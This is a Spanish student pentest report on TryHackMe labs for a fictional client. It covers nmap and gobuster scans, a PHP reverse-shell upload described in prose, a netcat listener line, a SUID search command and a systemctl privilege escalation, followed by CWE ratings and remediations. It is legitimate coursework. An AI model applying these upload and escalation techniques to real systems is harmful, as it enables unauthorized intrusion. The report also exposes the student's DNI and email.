

Informe Pentesting

Cliente: INSECUR S.A. - Laboratorio: TryHackMe

Seguridad Aplicada a Sistemas de Información

Licenciatura en Sistemas de Información - Facultad de Informática y Diseño

Docente: Ing. Rodrigo Atilio Elgueta

Contratista: Maria Paz Sinner

Ciclo Académico 2026

Índice

1. Datos generales	2
2. Pre-pentesting	2
3. Durante: Hallazgos por fase	4
V-03 - Carga de archivo ejecutable y acceso al servidor	6
V-04 - Escalada mediante systemctl con SUID	7
4. Resumen ejecutivo de hallazgos	8
5. Post-pentesting: Recomendaciones	9
6. Protocolo de contingencia	10
7. Anexos	11
Anexo C - Hashes SHA-256	11
8. Referencias	12
9. Evidencias de las prácticas	13

1. Datos generales

Campo	Valor
Cliente	INSECUR S.A.
Contratista	Maria Paz Sinner
DNI	46403629
Username TryHackMe	mariapazsinner
Email institucional	sinnerpaz@uch.edu.ar
Salas del núcleo obligatorio	Pentesting Fundamentals y Basic Pentesting
Sala de elección	Vulniversity
Branch en GitHub	sinner-maria-paz
Fecha de inicio	5 de octubre de 2026
Fecha de cierre	7 de octubre de 2026

En este trabajo reuní los resultados de las tres salas de TryHackMe y preparé recomendaciones para el caso de INSECUR S.A. En Vulniversity pude acceder al servidor web como www-data y aprovechar los permisos de systemctl para leer un archivo protegido de root. Los principales problemas fueron la carga de archivos ejecutables y la configuración de permisos de ese programa.

2. Pre-pentesting

Alcance del trabajo

Realicé las pruebas únicamente sobre las máquinas asignadas por TryHackMe, dentro del alcance autorizado por la guía A08. No trabajé sobre sistemas reales de INSECUR S.A. ni sobre equipos de terceros. Utilicé la AttackBox y respeté la duración de las sesiones activas.

Reglas de Enfrentamiento (ROE)

Las reglas de trabajo se limitaron al laboratorio y a sus IP temporales. No establecí horarios adicionales ni un límite de tráfico con el docente. Ante una interrupción del servicio, corresponde detener la prueba, guardar el registro de lo ocurrido y avisar a la cátedra. No incluí pruebas de denegación de servicio en este trabajo.

Autorización

Realicé las pruebas únicamente en las máquinas de laboratorio de TryHackMe asignadas y autorizadas por la guía A08 de la cátedra.

Metodología utilizada

Para ordenar el informe tomé como referencia NIST SP 800-115. Este marco me permite separar la planificación, el descubrimiento de servicios, las pruebas de ataque y el reporte de resultados. En la planificación definí el alcance; en el descubrimiento utilicé Nmap y Gobuster; en el ataque trabajé con la carga de archivos, el acceso al servidor y la escalada; en el reporte reuní las capturas, los hashes y las medidas de corrección.

Herramientas utilizadas

Elegí Nmap para identificar puertos, servicios y versiones. Gobuster me permitió buscar directorios web que no estaban a la vista. Para las pruebas de carga utilicé Burp Suite y el navegador; para preparar el archivo, nano; y para recibir la conexión, Netcat.

3. Durante: Hallazgos por fase

Pentesting Fundamentals

Completé Pentesting Fundamentals y la práctica guiada de ACME. La plataforma muestra las cinco tareas completadas y la respuesta de la práctica aceptada. Incluí la constancia con mi usuario y la captura de esa tarea. El hash de la flag está en el anexo C.

Basic Pentesting

Basic Pentesting figura completada en TryHackMe. Las evidencias disponibles registran el escaneo, la enumeración web y la validación de la respuesta final.

H-01 corresponde al escaneo del objetivo 10.67.158.18 desde la AttackBox 10.67.142.197. Ejecuté Nmap 7.94SVN con detección de versiones y scripts predeterminados:

```
nmap -sC -sV -oN basicpentesting_nmap.txt 10.67.158.18
```

Encontré seis puertos TCP abiertos:

Puerto	Servicio	Versión indicada
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80	HTTP	Apache 2.4.41 Ubuntu
139 y 445	SMB	Samba smbd 4.6.2
8009	AJP	Apache Jserv Protocol 1.3
8080	HTTP	Apache Tomcat 9.0.7

La salida registra 994 puertos cerrados. Las versiones son las identificadas por Nmap; un puerto abierto o una versión detectada no alcanzan para confirmar una vulnerabilidad. La evidencia es escaneo_H-01.png.

En H-02 utilicé Gobuster 3.6 para enumerar el servidor web:

```
gobuster dir -u http://10.67.158.18 -w /usr/share/wordlists/dirb/common.txt -o basicpentesting_gobuster.txt
```

La ruta /development respondió con una redirección 301 y /index.html con un estado 200. Las rutas /.hta, /.htaccess, /.htpasswd y /server-status respondieron con 403. Esas respuestas indican acceso denegado; no demuestran que haya podido leer su contenido. La evidencia es escaneo_H-02.png.

En H-03 intenté enumerar SMB con enum4linux. El entorno utilizaba enum4linux-ng 1.3.10 y rechazó el argumento -a. Registré el error en enumeracion_H-03.png; no lo considero una vulnerabilidad del objetivo.

H-01 y H-02 son observaciones sobre los servicios y las rutas. No les asigné CWE, CVE ni severidad CVSS porque no confirmé un fallo de seguridad con esos resultados. Tampoco demuestran por sí solos un impacto sobre la confidencialidad, la integridad o la disponibilidad. Recomendando revisar qué servicios deben estar expuestos y si es necesario publicar el directorio de desarrollo. El riesgo depende de sus permisos y de las funciones que cumplan.

Vulnversity

Completé Vulnversity el 7 de octubre. La plataforma muestra el 100% de la sala y las cinco tareas aprobadas.

En la primera sesión trabajé sobre 10.65.179.207 desde la AttackBox 10.65.150.142. En la sesión de explotación, la IP objetivo fue 10.66.149.123 y la AttackBox 10.66.165.144. Las direcciones cambiaron entre sesiones.

En V-01 ejecuté nmap -sV 10.65.179.207. Encontré seis puertos abiertos: 21, con vsftpd 3.0.5; 22, con OpenSSH 8.2p1; 139 y 445, con Samba smbd 4.6.2; 3128, con Squid 4.10; y 3333, con Apache 2.4.41. La salida muestra 994 puertos cerrados. Antes había intentado ejecutar el comando con el texto MACHINE_IP y no se escaneó ningún host. La captura es escaneo_V-01.jpeg.

En V-02 busqué directorios en el puerto 3333:

```
gobuster dir -u http://10.65.179.207:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

Gobuster encontró /images, /css, /js e /internal, todos con respuesta 301. La captura enumeracion_V-02.jpeg muestra el final de la búsqueda. Estos resultados me permitieron ubicar el directorio que luego utilicé para las pruebas de carga.

V-03 - Carga de archivo ejecutable y acceso al servidor

Campo	Valor
ID del hallazgo	V-03
Fase	explotación.
Descripción	Utilicé Burp Suite para evaluar el filtro de carga. Preparé una reverse shell PHP con el nombre shell.phtml y configuré la conexión hacia mi AttackBox. Después de cargar el archivo y abrir su ruta desde el navegador, recibí la conexión con nc -lvp 4444. La terminal mostró uid=33(www-data), por lo que pude comprobar que los comandos se ejecutaban con el usuario del servidor web. Desde esa sesión accedí a /home/bill/user.txt.
Componente afectado	el formulario de carga de /internal/ y el directorio /internal/uploads/ del servidor web, en el puerto 3333.
Categoría (OWASP / CWE)	Clasifiqué el problema como CWE-434, carga de archivos de tipo peligroso.
CVE (si aplica)	No asigné un CVE específico.
CVSS estimado	Lo considero crítico dentro de la cadena de ataque porque permitió ejecutar código a distancia y avanzar hasta la acción privilegiada de V-04. Esta es una estimación de severidad; no calculé un vector CVSS numérico.
Evidencia y herramienta utilizada	Las capturas explotacion_V-03_carga.jpeg y explotacion_V-03_acceso.jpeg muestran el formulario y la conexión recibida. post_V-03_hash_usuario.png registra la lectura del archivo y el cálculo de su hash. Las herramientas utilizadas fueron Burp Suite, el navegador, nano y Netcat.
Impacto en la Tríada CIA	El acceso afecta la confidencialidad y la integridad: permite leer datos y ejecutar comandos con los permisos de www-data. También podría afectar la disponibilidad, aunque no probé una interrupción del servicio.
Salvaguarda propuesta	Recomiendo validar los archivos del lado del servidor, permitir sólo los tipos necesarios y guardar las cargas en una ubicación donde no puedan ejecutarse.
Riesgo residual tras aplicar	Estimo un riesgo residual bajo si esas medidas se aplican y se comprueban con nuevas pruebas.

V-04 - Escalada mediante systemctl con SUID

Campo	Valor
ID del hallazgo	V-04
Fase	post explotación.
Descripción	Desde la sesión anterior busqué archivos SUID pertenecientes a root: <pre>find / -user root -perm -4000 -exec ls -ldb {} \;</pre> <pre>2>/dev/null</pre> En la salida apareció /bin/systemctl con permisos -rwsr-xr-x. Creé una unidad temporal de servicio y la activé con ese programa. La unidad copió el contenido de /root/root.txt a /tmp/bandera_root.txt y cambió los permisos de la copia para poder leerla. El primer intento falló; en el segundo se crearon los enlaces del servicio y pude leer el resultado. TryHackMe aceptó la respuesta de root.
Componente afectado	/bin/systemctl, con propietario root y bit SUID.
Categoría (OWASP / CWE)	Relacioné el hallazgo con CWE-269, gestión incorrecta de privilegios.
CVE (si aplica)	No asigné un CVE: el problema observado está en los permisos del binario.
CVSS estimado	Estimo una severidad alta porque requiere acceso previo al sistema y permite realizar acciones privilegiadas. No calculé un vector CVSS numérico.
Evidencia y herramienta utilizada	Con esto comprobé que podía ejecutar una acción con privilegios de root desde la sesión de www-data. Las capturas son post_V-04_suid.jpeg y post_V-04_escalada.png. En post_V-04_hash_root.png se ve el hash obtenido. Utilicé find, ls, la shell y systemctl.
Impacto en la Tríada CIA	El impacto sobre la confidencialidad se comprobó al leer un archivo de root. La creación y activación de servicios afecta la integridad del sistema y podría comprometer su disponibilidad.
Salvaguarda propuesta	Recomiendo retirar el bit SUID de systemctl, revisar los permisos de los demás binarios y controlar las unidades de servicio.
Riesgo residual tras aplicar	Estimo un riesgo residual bajo si se corrigen los permisos y se verifica que www-data ya no puede activar servicios privilegiados.

4. Resumen ejecutivo de hallazgos

En Vulniversity confirmé dos problemas que forman parte de la misma cadena de ataque. Los escaneos y las rutas encontradas son observaciones de apoyo, no vulnerabilidades adicionales. Los errores al ejecutar herramientas tampoco se cuentan como vulnerabilidades.

Severidad estimada	Cantidad	Hallazgo
Crítica	1	V-03
Alta	1	V-04
Media	0	-
Baja	0	-
Total	2	V-03 y V-04

5. Post-pentesting: Recomendaciones

Recomendaciones técnicas (parches y configuraciones)

Primero corregiría la carga de archivos para impedir que se ejecute código desde el servidor web. Desarrollo web y administración del servidor deberían revisar juntos el formulario y la carpeta de cargas. Para comprobar la corrección, un archivo ejecutable tendría que ser rechazado y los archivos admitidos no deberían ejecutarse al abrir su dirección.

Después retiraría SUID de systemctl y revisaría el resto de los permisos con administración Linux. La comprobación consiste en verificar que www-data no pueda crear ni activar servicios privilegiados. También revisaría los archivos y las unidades temporales utilizados durante la prueba.

Estas medidas son recomendaciones: no apliqué las correcciones ni hice una prueba posterior para verificar el riesgo residual. Además, revisaría qué servicios necesitan estar publicados y los permisos de los directorios de usuarios.

Recomendaciones administrativas (políticas y procesos)

En cuanto a las medidas administrativas, propongo mantener un registro de cambios y responsables, revisar periódicamente los permisos y las cargas de archivos, y comprobar los respaldos mediante pruebas de restauración. Los problemas V-03 y V-04 deberían corregirse antes de exponer un servicio con estas condiciones en producción.

6. Protocolo de contingencia

Escenario de falla

Para el caso de INSECUR S.A., planteo una interrupción del portal web por la ejecución de un archivo cargado o por la modificación de un servicio. Es un escenario de planificación; no registré una caída real durante el laboratorio.

Impacto sobre la continuidad del negocio

Supongo que el portal recibe consultas y solicitudes de clientes. Si deja de funcionar, esos pedidos no podrán ingresar por la web. Durante la recuperación se debería habilitar un canal alternativo de atención y registrar las solicitudes para cargarlas después.

Plan de respuesta

La falla se detectaría por errores de acceso, falta de respuesta o alertas del servicio. En los primeros 15 minutos se deben detener las pruebas, guardar los registros y avisar al responsable de TI. Si hay indicios de acceso no autorizado, corresponde aislar el servidor afectado y conservar la información necesaria para revisar el incidente.

Para recuperar el servicio, TI debería revertir el cambio que causó la falla o restaurar un respaldo verificado en un servidor de reemplazo. Antes de habilitar el portal, hay que revisar el acceso, los registros y el envío de solicitudes. En el laboratorio, la recuperación se realiza mediante las opciones de reinicio de la máquina de TryHackMe.

El responsable de TI informaría a dirección y a atención al cliente sobre el incidente, el canal alternativo y el avance de la recuperación. Al terminar, se documentarían la causa, los tiempos y las medidas tomadas para evitar que vuelva a ocurrir.

RTO y RPO estimados

Propongo un RTO de 2 horas, es decir, un objetivo de hasta dos horas para recuperar el portal. Para el RPO propongo 24 horas, considerando respaldos diarios verificados. Son objetivos para este escenario ficticio y deben comprobarse con pruebas de restauración.

7. Anexos

Anexo A - Bitácoras

En bitacora/ incluí los comandos visibles de las sesiones del 6 y 7 de octubre. Los transcribí de las capturas; no son una exportación del historial completo de la AttackBox. Eliminé los valores de las flags de la documentación publicada.

Anexo B - Capturas

En evidencias/ organicé las capturas por fase. Las constancias de las salas obligatorias muestran mi usuario. Las capturas de terminal muestran la hora y la IP de la sesión, pero no todas incluyen el usuario de TryHackMe. Oculté las flags y la contraseña final en las copias de entrega y conservé los originales.

Anexo C - Hashes SHA-256

Los hashes corresponden al texto de cada respuesta, sin un salto de línea al final. Los de Vulnversity coinciden con los resultados de sha256sum que aparecen en las capturas.

PF-01 - Flag de la práctica ACME de Pentesting Fundamentals

583f30ba446f9f74d509726d25956b4b75ad965f953feffc996f6ad1382dc8d6

BP-01 - Contraseña final de Basic Pentesting

3ffd53ec80858f9ddcd75d69102724ab1bc1020855ffff924227f618c4bfccf57

V-USER - Flag de usuario de Vulnversity

d324bd433001e5bdfe39e04d794539c15b51982a5bf6fc78efea46369b7bf956


V-ROOT - Flag de root de Vulnversity

cfbc740435ad60030304080e35131ffcaf8ac5f71b65e002f5b546aa3cda7ce8

Anexo D - Declaración ética firmada

Declaro que todas las actividades se realizaron dentro del alcance autorizado, en entornos controlados y con fines exclusivamente académicos.

Firma de Maria Paz Sinner



Fecha: 7 de octubre de 2026

8. Referencias

- Guía A08 de la cátedra, [GuiaTryHackMe.tex](#).
- NIST, [SP 800-115](#).
- Nmap, [detección de servicios y uso de scripts](#).
- Gobuster, [repositorio oficial](#).
- MITRE, [CWE-434](#) y [CWE-269](#).
- GTFOBins, [systemctl](#).

9. Evidencias de las prácticas

Pentesting Fundamentals completada

Share your win with your peers

Your progress can inspire others in your community.



Pentesting Fundamentals completed!

mariapazsinner completed another room on their cyber security journey.

Completed tasks	Points earned	Streak
5	72	1

Share on social media

Share your win before starting the next room

[in LinkedIn](#)[WhatsApp](#)[Telegram](#)[X Twitter / X](#)[Facebook](#)[Reddit](#)

[Go to dashboard →](#)

Práctica de ACME completada

Task 5 Practical: ACME Penetration Test

ACME has approached you for an assignment. They want you to carry out the stages of a penetration test on their infrastructure. View the site (by clicking the green button on this task) and follow the guided instructions to complete this exercise.

[View Site](#)

Answer the questions below

Complete the penetration test engagement against ACME's infrastructure.

Correct Answer

Basic Pentesting completada

Share your win with your peers

Your progress can inspire others in your community.



Basic Pentesting completed!

mariapazsinner completed another room on their cyber security journey.

Completed tasks

1

Points earned

180

Streak

1

Share on social media

Share your win before starting the next room

in LinkedIn

WhatsApp

Telegram

Twitter / X

Facebook

Reddit

Go to dashboard →

Respuesta final de Basic Pentesting

If you have found another user, what can you do with this information?

No answer needed

✓ Correct Answer

What is the final password you obtain?

✓ Correct Answer

14

Vulniversity completada

Vulniversity

Learn about active recon, web app attacks and privilege escalation.

45 min

384,966

Share your achievement

AttackBox Connected

Save Room

9739 Recommend

Connectivity

Options

Room completed: 100%

Active machines information

IP Address: 10.66.165.144

IP Address: 10.66.149.123

Task 1

Deploy the machine

Task 2

Reconnaissance

Task 3

Locating directories using Gobuster


Task 4

Compromise the Webserver

Task 5

Privilege Escalation


H-01 Escaneo de Basic Pentesting



The screenshot shows a terminal window titled "root@ip-10-67-142-197: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays the output of an nmap scan command: `nmap -sC -sV -oN basicpentesting_nmap.txt 10.67.158.18`. The output includes the nmap version (7.94SVN), the target IP (10.67.158.18), and a list of open ports and services. The terminal window is part of a desktop environment with a taskbar on the right containing icons for a terminal, Firefox, a lightning bolt, a circular arrow, a shield with an 'M', a person, and a cat. The bottom status bar shows "THM AttackBox" and "Persistence: Off 54min 28s".

```
root@ip-10-67-142-197:~# nmap -sC -sV -oN basicpentesting_nmap.txt 10.67.158.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-06 14:08 UTC
Nmap scan report for ip-10-67-158-18.ec2.internal (10.67.158.18)
Host is up (0.00023s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; proto
col 2.0)
|_ ssh-hostkey:
|   3072 aa:a1:d2:5d:e1:61:2f:66:2c:2a:36:f0:4f:12:ca:9e (RSA)
|   256 78:3e:ac:e5:18:a0:64:9f:70:8b:67:d1:8f:2b:67:6b (ECDSA)
|_  256 4a:2f:c4:ef:8b:b9:5e:b9:0c:80:e3:2b:b5:a9:85:bc (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-title: Apache Tomcat/9.0.7
|_ http-favicon: Apache Tomcat
MAC Address: 12:FF:CE:DF:5D:B1 (Unknown)
```

H-02 Directorios de Basic Pentesting




The screenshot shows a terminal window titled "root@ip-10-67-142-197: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays the command: `gobuster dir -u http://10.67.158.18 -w /usr/share/wordlists/dirb/common.txt -o basicpentesting_gobuster.txt`. The output shows the tool's version (v3.6), author information, and a list of discovered directories with their status and sizes. The progress bar indicates 99.98% completion.

```
root@ip-10-67-142-197:~# gobuster dir -u http://10.67.158.18 -w /usr/share/wordl
ists/dirb/common.txt -o basicpentesting_gobuster.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://10.67.158.18
[+] Method:                     GET
[+] Threads:                   10
[+] Wordlist:                   /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:     404
[+] User Agent:                gobuster/3.6
[+] Timeout:                   10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta                          (Status: 403) [Size: 277]
/.htaccess                    (Status: 403) [Size: 277]
/.htpasswd                    (Status: 403) [Size: 277]
/development                   (Status: 301) [Size: 318]

